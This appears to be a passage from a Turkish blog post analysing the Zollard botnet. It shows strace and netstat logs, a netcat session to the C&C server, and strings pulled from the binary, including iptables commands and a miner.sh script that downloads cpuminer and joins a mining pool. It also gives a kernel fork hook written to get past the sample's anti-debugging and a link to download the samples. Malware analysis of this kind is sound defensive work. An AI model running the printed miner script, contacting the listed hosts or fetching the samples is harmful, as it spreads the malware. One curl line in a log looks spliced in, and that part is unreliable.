2844 2052 +++ exited with 0 +++
2845 2054 <... _newselect resumed> ) = 0 (Timeout)
```

NOT:

connect fonksiyonunun -1 le dönmesi internete çıkışı olmayan sanallaştırılmış cross platformda çalışmamızdan kaynaklanmaktadır.

Bu IP adresinde port taraması yaptığımızda ise portların filtreli olduğunu gördük bizde Tespit ettiğimiz 1000. Port üzerinden bağlantı kurup neler olduğunu görmek istedik. Gerçekleşen bağlantı sonrası ne yazarsak yazalım "SCANNER" ve "OK" mesajlarını alıyorduk. Böylece bu adresin C&C server olduğu kararını verdik.

Mantiken eğer başarılı bir şekilde sunucuya bağlantı kurabilirse ulaştım raporunu veriyordu çünkü bağlantı sonrasında 58455 portunu açarak buradan emir almaya başlıyor. Haberleşme mekanizmasında özel bir istek kullandığını düşünüyoruz ve gelen emre göre dos saldırıları, taramalar yapabiliyor. Ayrıca ilginç olarak dikkatimizi çeken bir başka durum ise içinde bitcoin (altcoin) miner bulundurmasıdır. Etkisi her ne kadar düşükte olsada yine de düşünülüp içine yerleştirilmiş durumda.

```
casey@kilobyte:~$
casey@kilobyte:~$
casey@kilobyte:~$ nc 93.174.93.52 1000 -vvv
Connection to 93.174.93.52 1000 port [tcp/*] succeeded!
root
SCANNER
OK > admin
SCANNER
OK> asdasdc
```



Zararlıyı bulduğumuz sistemde “/var/run” dizinine gidip “ls -a” komutunu çalıştırdığımızda .lolpid dosyası dışında “.zollard” isimli bir dizine denk geliyoruz içinde binarylere ek olarak 2 tane de encrypt edilmiş dosyaya denk geldik. Kodlar diğerleri gibi striplenmiş ve header bilgileri değiştirilmiş ama içerisinde ki stringler iyi gizlenememiş bu dizinde binaryler arasında x86 içinde hazırlanmış bi binary e denk geldik içindeki stringlere baktığımızda:

```
insmod /lib/modules/`uname -r`/kernel/net/ipv4/netfilter/ip_tables.ko
insmod /lib/modules/`uname -r`/kernel/net/ipv4/netfilter/iptables_filter.ko
iptables -A INPUT -p tcp --dport 23 -j DROP
iptables -A INPUT -p tcp --dport 32764 -j DROP
/etc/init.d/inetd stop
/etc/init.d/xinetd stop
```

Kernel modülü yüklediğini, başka bir kısımda ise alternatif coin basmak için hazırlanmış “minerd” programını indirip madenci havuzuna bağlantı kurduğunu görüyoruz:

```
iptables -D INPUT -p tcp --dport 23 -j DROP
iptables -D INPUT -p tcp --dport 32764 -j DROP
./miner.sh
#!/bin/sh
get=`command -v wget || echo busybox wget`
if [ `uname -m` = "x86_64" ]; then
    archive="pooler-cpuminer-2.3.2-linux-x86_64.tar.gz"
else
    archive="pooler-cpuminer-2.3.2-linux-x86.tar.gz"
rm -rf *miner*
$get "http://sourceforge.net/projects/cpuminer/files/$archive"
tar -zxf $archive
killall -9 minerd minerd32 minerd64
killall -9 dev apachelogd vlogd freelogd
./minerd -q -B -a scrypt -o http://p2pool.org:5643 -u MDFepZz9SpSbFSugUs
rm -rf *miner*
```

şimdiye kadar sistemin çalışma mekanizmasıyla ilgili kolayca analiz yapabilmemizin verdiği cesaretle direk dinamik analize geçiyoruz. “strace -f -o trace.log ./x86” dediğimizde program çıkmadan bu dizinde ne var ne yok siliyor ve log dosyamızı kaybediyoruz. Çalışan pidleri kontrol ettiğimizde ismi görünmeyen iki pide denk geldik aynı pid numaralarını;

```
kernel@kernel:~/tmp/tmp/botnet/zollard/aa$ sudo netstat -penta
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       User        Inode      PID/Program name
tcp        0      0 127.0.0.1:1:53          0.0.0.0:*               LISTEN      0           11286       1442/dnsmasq
tcp        0      0 0.0.0.0:58455           0.0.0.0:*               LISTEN      0           13473       2004/
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN      0           8403       451/cupsd
tcp        0      0 1 10.0.2.15:37490        117.201.16.30:58455     SYN_SENT    0           13772       2036/
tcp        0      0 1 10.0.2.15:50791        117.201.16.24:58455     SYN_SENT    0           13766       2036/
tcp        0      0 1 10.0.2.15:57621        117.201.16.26:58455     SYN_SENT    0           13768       2036/
tcp        0      0 1 10.0.2.15:53417        117.201.16.29:58455     SYN_SENT    0           13771       2036/
tcp        0      0 1 10.0.2.15:42951        117.201.16.22:58455     SYN_SENT    0           13764       2036/
tcp        0      0 1 10.0.2.15:54929        117.201.16.21:58455     SYN_SENT    0           13763       2036/
tcp        0      0 1 10.0.2.15:34642        117.201.16.25:58455     SYN_SENT    0           13767       2036/
tcp        0      0 1 10.0.2.15:41205        117.201.16.23:58455     SYN_SENT    0           13765       2036/
tcp        0      0 1 10.0.2.15:40239        117.201.16.28:58455     SYN_SENT    0           13770       2036/
tcp        0      0 1 10.0.2.15:48662        117.201.16.27:58455     SYN_SENT    0           13769       2036/
tcp6       0      0 :::1:631                :::*                   LISTEN      0           8402       451/cupsd
```

bi yerlere bağlantı isteği kurmaya çalışırken görüyoruz (177.201.16... ip bloğu). Bu zararlının bulaştığı sistemi karşılamak için configure edilmiş durumda program her çalıştığında bu bloktan birileriyle haber kurmak için çabılıyor. Analiz kısmına dönecek olursak bu pid yi öldürdüğümüz zaman başarılı bir şekilde process sonlanıyor ama başka bir pid ile yeni bir isimli program açılıyor ve sistemi kitliyor beklenmedik biçimde program bizi alt etmeyi başardı bu qemuyu yeniden çalıştırmamız gerektiği anlamına geliyor.



Sistemi yeniden başlattığımızda zararlının log dosyasını bu sefer alt dizine alacak şekilde çalıştırdık.

```

2175 execve("/usr/bin/curl", ["curl"], 0) # cat /flag=103
2175 set_thread_area(entropy_number=1, base_addr=0xbfb17530, limit=1048576, seg_32bit=1, contents=0,
13) = 0
2175 rt_sigaction(SIGCHLD, {SIG_IGN, [CHLD], SA_RESTORER=0x0507488}, {SIG_DFL, [ ], 0}, 8) = 0
2175 rt_sigaction(SIGPIPE, {SIG_IGN, [PIPE], SA_RESTORER=0x0507488}, {SIG_DFL, [ ], 0}, 8) = 0
2175 rt_sigaction(SIGTERM, {SIG_IGN, [TERM], SA_RESTORER=0x0507488}, {SIG_DFL, [ ], 0}, 8) = 0
2175 close(1) = -1 EBADF (Bad file descriptor)
2175 close(4) = -1 EBADF (Bad file descriptor)
2175 close(5) = -1 EBADF (Bad file descriptor)
2175 close(6) = -1 EBADF (Bad file descriptor)
2175 close(7) = -1 EBADF (Bad file descriptor)
2175 close(8) = -1 EBADF (Bad file descriptor)
2175 close(9) = -1 EBADF (Bad file descriptor)
2175 close(10) = -1 EBADF (Bad file descriptor)
2175 close(11) = -1 EBADF (Bad file descriptor)
2175 close(12) = -1 EBADF (Bad file descriptor)
2175 close(13) = -1 EBADF (Bad file descriptor)
2175 close(14) = -1 EBADF (Bad file descriptor)
2175 close(15) = -1 EBADF (Bad file descriptor)
2175 close(16) = -1 EBADF (Bad file descriptor)
2175 close(17) = -1 EBADF (Bad file descriptor)
2175 close(18) = -1 EBADF (Bad file descriptor)
2175 close(19) = -1 EBADF (Bad file descriptor)
2175 close(20) = -1 EBADF (Bad file descriptor)
2175 close(21) = -1 EBADF (Bad file descriptor)
2175 close(22) = -1 EBADF (Bad file descriptor)
2175 close(23) = -1 EBADF (Bad file descriptor)
2175 close(24) = -1 EBADF (Bad file descriptor)
2175 close(25) = -1 EBADF (Bad file descriptor)
2175 close(26) = -1 EBADF (Bad file descriptor)
2175 close(27) = -1 EBADF (Bad file descriptor)
2175 close(28) = -1 EBADF (Bad file descriptor)
2175 close(29) = -1 EBADF (Bad file descriptor)
2175 close(30) = -1 EBADF (Bad file descriptor)
2175 close(31) = -1 EBADF (Bad file descriptor)
2175 close(32) = -1 EBADF (Bad file descriptor)
2175 close(33) = -1 EBADF (Bad file descriptor)
2175 close(34) = -1 EBADF (Bad file descriptor)
2175 close(35) = -1 EBADF (Bad file descriptor)
2175 close(36) = -1 EBADF (Bad file descriptor)
2175 close(37) = -1 EBADF (Bad file descriptor)
2175 close(38) = -1 EBADF (Bad file descriptor)
2175 close(39) = -1 EBADF (Bad file descriptor)
2175 close(40) = -1 EBADF (Bad file descriptor)
2175 close(41) = -1 EBADF (Bad file descriptor)
2175 close(42) = -1 EBADF (Bad file descriptor)
2175 close(43) = -1 EBADF (Bad file descriptor)
2175 close(44) = -1 EBADF (Bad file descriptor)
2175 close(45) = -1 EBADF (Bad file descriptor)
2175 close(46) = -1 EBADF (Bad file descriptor)
2175 close(47) = -1 EBADF (Bad file descriptor)
2175 close(48) = -1 EBADF (Bad file descriptor)
2175 close(49) = -1 EBADF (Bad file descriptor)
2175 close(50) = -1 EBADF (Bad file descriptor)

```

```




2175 close(50) = -1 EBADF (Bad file descriptor)
2175 close(51) = -1 EBADF (Bad file descriptor)
2175 close(52) = -1 EBADF (Bad file descriptor)
2175 close(53) = -1 EBADF (Bad file descriptor)
2175 close(54) = -1 EBADF (Bad file descriptor)
2175 close(55) = -1 EBADF (Bad file descriptor)
2175 close(56) = -1 EBADF (Bad file descriptor)
2175 close(57) = -1 EBADF (Bad file descriptor)
2175 close(58) = -1 EBADF (Bad file descriptor)
2175 close(59) = -1 EBADF (Bad file descriptor)
2175 close(60) = -1 EBADF (Bad file descriptor)
2175 close(61) = -1 EBADF (Bad file descriptor)
2175 close(62) = -1 EBADF (Bad file descriptor)
2175 close(63) = -1 EBADF (Bad file descriptor)
2175 close(64) = -1 EBADF (Bad file descriptor)
2175 close(65) = -1 EBADF (Bad file descriptor)
2175 close(66) = -1 EBADF (Bad file descriptor)
2175 close(67) = -1 EBADF (Bad file descriptor)
2175 close(68) = -1 EBADF (Bad file descriptor)
2175 close(69) = -1 EBADF (Bad file descriptor)
2175 close(70) = -1 EBADF (Bad file descriptor)
2175 close(71) = -1 EBADF (Bad file descriptor)
2175 close(72) = -1 EBADF (Bad file descriptor)
2175 close(73) = -1 EBADF (Bad file descriptor)
2175 close(74) = -1 EBADF (Bad file descriptor)
2175 close(75) = -1 EBADF (Bad file descriptor)
2175 close(76) = -1 EBADF (Bad file descriptor)
2175 close(77) = -1 EBADF (Bad file descriptor)
2175 close(78) = -1 EBADF (Bad file descriptor)
2175 close(79) = -1 EBADF (Bad file descriptor)
2175 close(80) = -1 EBADF (Bad file descriptor)
2175 close(81) = -1 EBADF (Bad file descriptor)
2175 close(82) = -1 EBADF (Bad file descriptor)
2175 close(83) = -1 EBADF (Bad file descriptor)
2175 close(84) = -1 EBADF (Bad file descriptor)
2175 close(85) = -1 EBADF (Bad file descriptor)
2175 close(86) = -1 EBADF (Bad file descriptor)
2175 close(87) = -1 EBADF (Bad file descriptor)
2175 close(88) = -1 EBADF (Bad file descriptor)
2175 close(89) = -1 EBADF (Bad file descriptor)
2175 close(90) = -1 EBADF (Bad file descriptor)
2175 close(91) = -1 EBADF (Bad file descriptor)
2175 close(92) = -1 EBADF (Bad file descriptor)
2175 close(93) = -1 EBADF (Bad file descriptor)
2175 close(94) = -1 EBADF (Bad file descriptor)
2175 close(95) = -1 EBADF (Bad file descriptor)
2175 close(96) = -1 EBADF (Bad file descriptor)
2175 close(97) = -1 EBADF (Bad file descriptor)
2175 close(98) = -1 EBADF (Bad file descriptor)
2175 close(99) = -1 EBADF (Bad file descriptor)
2175 prctl(PR_SET_NAME, 0x80586b5, 0, 0, 0) = 0
2175 fork() = 2176
2175 rt_sigprocmask(SIG_BLOCK, NULL, [], 8) = 0
2175 _exit(0) = ?
2175 +++ exited with 0 +++
kernel@kernel:~/tmp/tmp/botnet/zollard$ █

```

log dosyamızda hoşumuza gitmeyecek bir çıktı bizi karşılıyor görüldüğü üzere bir elin parmaklarını geçmeyecek kadar fonksiyon çağırısı var [ close(),prctl(),fork(),exit()]. Üstelik binary düzgün bir şekilde çalıştı hatta madenci programı da çalıştı ve “cpu”yu sömürmeye başladı bile.



Halbuki IDA ile binary’i incelediğimizde bir çok yerde “execve” sistem çağrısının kullanıldığını görüyoruz.



Log dosyamızda elde ettiğimiz ve hoşumuza gitmeyen çıktının bu şekilde gelmesine prctl() fonksiyonunda “PR\_SET\_NAME” sayesinde yeni bir thread çağırıyor şüphesi uyandı. Bunu parent process ten koparıyorsa eğer bu yüzden çıktıyı alamıyor olabilir dedik. Yani karşımızda ileri düzey bi anti debug tekniği vardı. Açıkça biz böyle bir teknik var mı onuda bilmeden böyle olabilir dedik çünkü daha önce hiç karşılaşmamıştık. Bunu atlatabilmenin yöntemini aradık ve bir çok şey denedik ama hiçbirinde başarılı olamadık.

Aklımıza kütüphane fonksiyonlarını hooklamak ve programı çağırmadan önce yüklemek geldi ama kodun statik derlendiğini hatırlayınca bundan vazgeçtik.







PR\_SET\_NAME sadece bir yerde kullanılıyordu yani ilk forkun hemen öncesinde dolayısıyla bu yaptığımız şeyi sadece ilk fork için geçerli kılarsak devamında program normal akışına devam edebilecekti ve bizde izlemeyi başarmış olacaktık, gerçekten böylemi olacaktı? Bunu anlamak için denemekten başka çâğremiz yoktu..

```
29 static unsigned long sysctl_data(void);
30 static void proc_kaldir(void);
31 static void proc_kur(void);
32 unsigned long **sys_call_table;
33
34 asmlinkage long(*original_fork) (void);
35
36 asmlinkage long yeni_fork(void)
37 {
38     static int x = 0;
39
40     if(!x)
41     {
42         printk("Yeni fork\n");
43         x++;
44         return 0;
45     }
46
47     return original_fork();
48 }
```

“fork” fonksiyonunu resimdeki gibi değiştirdik burda yapmak istediğimiz şey statik bir değişken oluşturup forkun ilk çalışmasında 0 la dönmesini sağlayıp bundan sonra her çağrıldığında bu değişkeni kontrol değişkeni olarak kullanıp gerçek forka atlamasını sağlamak. Modülü derleyip yüklüyoruz ve sonuç olarak programı başından sonuna kadar izlemeyi başarıyoruz:

```
6750 2950 <... poll resumed> } = 1
6751 2950 getpid() = 2949
6752 2950 read(5, 0x805e408, 0) = 8
6753 2950 clone(<unfinished ...> = 0
6754 2952 set_thread_area(b7719e98) = 2952
6755 2952 getpid() = 2952
6756 2952 rt_sigprocmask(SIG_SETMASK, NULL, [?], 0) = 0
6757 2952 rt_sigsuspend([?]) <unfinished ...>
6758 2950 <... clone resumed> child_stack=0xb7719f10, flags=CLONE_VM|CLONE_FS|CLONE_FILES|CLONE_SIGHAND = 2952
6759 2950 sched_setscheduler(2952, SCHED_OTHER, 0xb7ea7074) = 0
6760 2950 kill(2952, SIGRT_31 <unfinished ...>
6761 2952 <... rt_sigsuspend resumed> ) = ? ERESTARTNOHAND (To be restarted if no handler)
6762 2952 --- SIGRT_31 [si_signo=SIGRT_31, si_code=SI_USER, si_pid=2950, si_uid=1000] ---
6763 2952 sigreturn() = -1 EINTR (Interrupted system call)
6764 2952 rt_sigprocmask(SIG_SETMASK, 0xb7719f5c, NULL, 0) = 0
6765 2952 setrlimit(RLIMIT_STACK, 0xb7719efc) = -1 EPERM (Operation not permitted)
6766 2952 rt_sigprocmask(SIG_BLOCK, NULL, [?], 0) = 0
6767 2952 time(NULL) = 1416761504
6768 2952 time(NULL) = 1416761504
6769 2952 time(NULL) = 1416761504
6770 2952 nanosleep({...}, <unfinished ...>
6771 2950 <... kill resumed> ) = 0
6772 2950 sched_yield() = 0
6773 2950 sched_yield() = 0
6774 2950 kill(2949, SIGRT_31) = 0
6775 2950 sched_yield() = 0
6776 2950 sched_yield() = 0
6777 2950 waitpid(-1, 0x805e420, WNOHANG|_WCLONE) = 0
6778 2950 poll([?] 0x805e410, 1, 30 <unfinished ...>
6779 2949 <... write resumed> ) = 8
6780 2949 rt_sigprocmask(SIG_SETMASK, NULL, [?], 0) = 0
6781 2949 rt_sigsuspend([?]) = ? ERESTARTNOHAND (To be restarted if no handler)
6782 2949 --- SIGRT_31 [si_signo=SIGRT_31, si_code=SI_USER, si_pid=2950, si_uid=1000] ---
6783 2949 sigreturn() = -1 EINTR (Interrupted system call)
6784 2949 old_mmap() = -1217327104
```

İlerleyen kısımlarda sched\_yield ler dikkatimizi çekiyor CPUyu sömürmek için kullanılan multi thread programlama fonksiyonu çıktıyı analiz ettiğimizde önce kendisini koruduğunu daha sonra Altcoin miner indirmeye çalıştığını bunu başaramayınca gösterilen ip blocklarına sürekli bir istekte bulunduğunu gösteriyor.

Samples Download : <http://blog.balicibilisim.com/samples.rar>

Rar Password: infected

